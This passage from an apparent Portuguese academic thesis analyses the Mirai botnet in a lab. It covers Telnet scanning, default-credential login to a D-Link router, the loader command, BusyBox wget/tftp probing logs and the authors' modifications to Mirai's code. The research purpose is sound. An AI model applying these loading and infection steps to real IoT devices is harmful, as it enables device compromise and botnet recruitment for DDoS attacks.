Tendo em vista o que foi observado com o processo de *scanner* no *Raspberry Pi* e na máquina *cnc-server*, pode-se dizer que consiste em um processo bastante aleatório e demorado. O dispositivo realizando a varredura envia de uma quantidade massiva de pacotes SYN para IPs randômicos até encontrar algum que possua um serviço de acesso remoto habilitado. Em ambos os ambientes de análise, os pacotes SYN foram enviados apenas para as portas 23 e 2323, padrões do serviço Telnet. A *botnet* possui a funcionalidade de explorar também o serviço SSH, porém em nenhum dos casos foram encontradas tentativas de acesso a esse serviço. Além disso, ao encontrar um dispositivo com o serviço Telnet habilitado, apenas algumas combinações de usuário e senha são testadas no dispositivo, geralmente uma ou duas. Em seguida, a conexão é encerrada até que novos dispositivos, ou até mesmo o próprio dispositivo, sejam encontrados pelo processo de *scanner*. A escolha da combinação de credenciais utilizada na tentativa ocorre também de forma aleatória.

Considerando o exposto, no cenário simulado nesse trabalho, o processo de *scanner* se torna extremamente demorado e não pode ser considerado completamente eficiente. Porém, ao analisa-lo com a ideia de proporção, é notório o imenso potencial de varredura de uma *botnet*. Tendo em vista que em um cenário de rede local, com apenas um *bot* realizando esse processo, durante um período de apenas cinco minutos, foram obtidos mais de 16 mil pacotes de dados, pode-se dizer que em uma *botnet* real, com milhares de *bots* conectados, em cerca de uma hora seria possível realizar uma varredura da Internet quase inteira. Dessa forma, percebe-se que esse processo é bastante

dinâmico e proveitoso para o atacante. Ademais, em cenários reais, com a infraestrutura da *botnet* completa, o processo de *scanner* é utilizado em conjunto com a ferramenta *scanListen* para gerar relatórios e envia-los ao servidor *loader*.

4.3 Cenário com Roteador *D-Link*

Para esse cenário o objetivo é verificar como se sucede a tentativa de invasão em um roteador *D-Link*, visando transforma-lo em *bot*. Na Tabela 4.3, são apresentadas as características das máquinas envolvidas diretamente no cenário de ataque e que compõe a *botnet*.

	Servidor C&C	**Servidor *loader***	***Bot***
Nome do *host*	*cnc-server*	*loader-server*	(Nenhum)
IP do *host*	192.168.2.20	192.168.2.30	192.168.2.1

Tabela 4.3: Dispositivos envolvidos no ataque do cenário com roteador *D-Link*

Considerando os requisitos necessários para que um dispositivo seja considerado vulnerável, foi verificado o funcionamento do serviço Telnet e do aplicativo *BusyBox*. Um acesso remoto foi realizado, com sucesso, no roteador *D-Link* pelo serviço Telnet e foram utilizados os comandos *wget* e *tftp* para checar a existência dessas funcionalidades, conforme apresentado na Fig. 4.26. Constatou-se que o comando *wget* não está disponível, porém o comando *tftp* está disponível e é baseado na plataforma *BusyBox*.




Figura 4.26: Conexão Telnet com Roteador *D-Link* e apresentação de comandos *wget* e *tftp*

Para iniciar o processo, por meio de um arquivo de extensão TXT (file.txt), os dados necessários

para acesso ao dispositivo são apresentados ao servidor *loader* no formato descrito na seção 3.4.3, que inclui IP, porta, usuário e senha de acesso. Em seguida, com o comando:

cat file.txt | ./loader.dbg

o executável compilado a partir do código contido na pasta *loader*, tenta realizar o acesso no dispositivo com IP indicado, pela porta 23 (porta padrão do serviço Telnet), com as credenciais fornecidas. Esse processo pode ser observado na Fig. 4.27.

Em seguida, o *loader* reconhece o serviço Telnet no dispositivo e consegue estabelecer uma comunicação. Após a comunicação estabelecida, as credenciais fornecidas são aplicadas e o servidor *loader* consegue acessar o dispositivo com sucesso. Como o executável está sendo utilizado no modo *debug*, é possível ver os resultados de cada processo na tela do terminal, apresentados nas Figs. 4.27 e 4.28.




Figura 4.27: Início do processo do servidor *loader* e tentativa de *Login* no serviço Telnet do Roteador *D-Link*




Figura 4.28: Sucesso na conexão Telnet com Roteador *D-Link*

A conexão Telnet estabelecida com sucesso também pode ser observada pelos pacotes capturados com a ferramenta *Wireshark*. Nas Figs 4.29 a 4.34 são apresentados os pacotes do protocolo Telnet, contendo todos os dados de *login*, a verificação do sucesso no acesso com a exposição do *prompt* do terminal e a apresentação da plataforma do sistema *BusyBox* presente no roteador.




Figura 4.29: Pacote 15 - Requisição de *login* do roteador (192.168.2.1) para o *loader* (192.168.2.30)




Figura 4.30: Pacote 17 - Fornecimento de usuário: *admin* do *loader* (192.168.2.30) para o roteador (192.168.2.1)




Figura 4.31: Pacote 25 - Requisição de *password* do roteador (192.168.2.1) para o *loader* (192.168.2.30)




Figura 4.32: Pacote 27 - Fornecimento de senha: *admin* do *loader* (192.168.2.30) para o roteador (192.168.2.1)




Figura 4.33: Pacote 36 - Apresenta o *prompt* do terminal roteador (192.168.2.1)




Figura 4.34: Pacote 46 - Apresenta a plataforma *BusyBox* do roteador (192.168.2.1)

Após acessado remotamente, o dispositivo passa a receber uma série de comandos do servidor *loader*, com o objetivo de exercer o fluxo de atividades previstas, respectivamente na ordem em que são apresentados na Tabela 4.2.

Primeiramente, o *malware* visualiza quais processos estão rodando no dispositivo e "mata" qualquer processo que possa interferir na atividade da *botnet*, como outros *malwares* instalados ou serviços de acesso remoto habilitados. Em seguida, é detectada a arquitetura do processador do dispositivo para definir qual binário deve ser baixado do servidor para um funcionamento correto do executável. No caso do roteador *D-Link*, a arquitetura encontrada foi *mips*, indicada na Fig. 4.35. Depois, considerando os métodos de carregamento incluídos no código, deve-se descobrir quais deles estão disponíveis no dispositivo. A escolha do método usado segue a prioridade na seguinte ordem: *wget*, *tftp* e *echo*, considerando a disponibilidade no dispositivo. Neste cenário, como o comando *wget* não estava disponível no dispositivo e o comando *tftp* estava habilitado a partir da ferramenta *BusyBox*, o método de carregamento utilizado foi o *tftp*.

As Figs. 4.35, 4.36 e 4.37 mostram o processo de detecção da arquitetura e de definição do método de carregamento utilizado.Seguidamente é realizado o *download* do binário baseado na arquitetura detectada e no método definido, como pode ser observado na Fig. 4.38.

```
[FD13] Detected architecture: 'mips'
TELOUT:
  0000  2f 62 69 6e 2f 62 75 73 79 62 6f 78 20 77 67 65  /bin/busybox wge
  0010  74 3b 20 2f 62 69 6e 2f 62 75 73 79 62 6f 78 20  t; /bin/busybox
  0020  74 66 74 70 3b 20 2f 62 69 6e 2f 62 75 73 79 62  tftp; /bin/busyb
  0030  6f 78 20 45 43 43 48 49 0d 0a                    ox ECCHI..
TELIN: /
TELIN: bin/busybox wget; /bin/busybox tftp; /bin/busybox ECCHI
wget: applet not found

TELIN: BusyBox v1.00 (2009.08.10-02:17+0000) multi-call binary

Usage: tftp [OPTION]... tftp_server_ip

Update firmware image and configuration data from OR backup configuration
data to a tftp server.

Options:
-g      Get file. (Update image/configuration data)
-p      Put file. (backup configuration data)
-f      remote file name.
-t      i for image and c for configuration data.
```

Figura 4.35: Arquitetura e métodos disponíveis no roteador *D-Link*




Figura 4.36: Pacote capturado indicando a ausência do comando *wget*




Figura 4.37: Pacote capturado apresentando o comando *tftp* baseado na ferramenta *BusyBox*




Figura 4.38: Execução do comando *tftp* para realizar o *download* do binário

Com o roteador *D-Link* o processo de carregamento do binário não obteve sucesso. Verificando o *log* de erro do processo, concluiu-se que isso ocorreu devido a falta de memória no dispositivo. A Fig. 4.38 mostra que o roteador tinha apenas 376 *bytes* livres para armazenamento em memória, porém os binários tem um tamanho aproximado de 70 *kbytes*. Na tentativa de liberar espaço na memória do dispositivo, diversos processos são "mortos", alguns são apresentados na Fig. 4.39. Apesar disso, o dispositivo permanece com apenas um *kbyte* impossibilitando o armazenamento do binário. A Fig. 4.40 expões as mensagens de erro obtidas durante o processo.




Figura 4.39: Processos eliminados na tentativa de liberar espaço na memória do roteador *D-Link*




Figura 4.40: Erros ao tentar fazer o *download* do binário

Dessa forma, apesar de o processo de *login* ter se sucedido bem, não foi possível transformar o dispositivo roteador *D-Link* em um *bot* da *botnet* devido a incapacidade do mesmo de armazenar e rodar o binário.

4.4 Análise geral

4.4.1 Código da *botnet* Mirai

Considerando o estudo do código e utilização da *botnet* Mirai, constatou-se que consiste de um código extremamente complexo, que compreende todos os processos envolvidos para a realização de um ataque DDoS, desde a descoberta e recrutamento dos agentes até a execução do ataque em si. Além disso, dentro de cada um desses processos está incluída uma grande diversidade de funcionalidades, como excluir *malwares* já existentes nos dispositivos, mascarar do *netstat* a conexão realizada no processo de autenticação, remover os vestígios do acesso realizado pelo servidor *loader* e eliminar intervalos de IP que não devem ser incluídos no processo de *scanner*.

Um outro ponto observado durante a realização do trabalho é que além de complexo, o código da *botnet* Mirai também se mostrou bastante específico. Vale resslatar que o código utilizado nesse projeto consiste na primeira versão da *botnet* Mirai disponibilizada na Internet, presente em [5]. No processo de acesso ao dispositivo, as mensagens recebidas pelo serviço de acesso remoto não são tratadas. É esperado pelo código que a primeira mensagem apresentada seja o comando de solicitação de *login* e, caso não seja, o servidor não consegue se autenticar. O serviço Telnet do *Raspberry Pi*, por exemplo, apresenta algumas informações básicas sobre o sistema operacional do dispositivo, exibidas na Fig. 4.41, que não são esperadas pelo código da Mirai. Dessa forma, para obter sucesso no acesso desse dispositivo, foram necessárias modificações no código.




Figura 4.41: Apresentação de mensagem no serviço Telnet do *Raspberry Pi*

Outra característica específica do código diz respeito aos métodos de carregamento do binário. Os comandos *wget* e *tftp* são precisamente definidos no código, incluindo os parâmetros utilizados, não existindo tratamento para especificidades de diferentes dispositivos ou diferentes versões do *BusyBox*. No caso do roteador *D-Link*, a versão do *firmware* era mais antiga e por isso os parâmetros presentes para o comando *tftp* do dispositivo eram diferentes daqueles definidos no código. Por consequência, ao tentar baixar o binário, era apresentada uma mensagem de erro indicando que o comando era inválido e o processo era encerado. Nesse caso também foram necessárias modificações no código para um funcionamento adequado.

A necessidade de modificação do código devido as especificidades encontradas, e o sucesso obtido nesses processos modificados, ressaltam a mutabilidade do código e consequente potencial de desenvolvimento de variantes até mais robustas e eficientes que essa *botnet*.

4.4.2 Acesso remoto aos dispositivos IoT

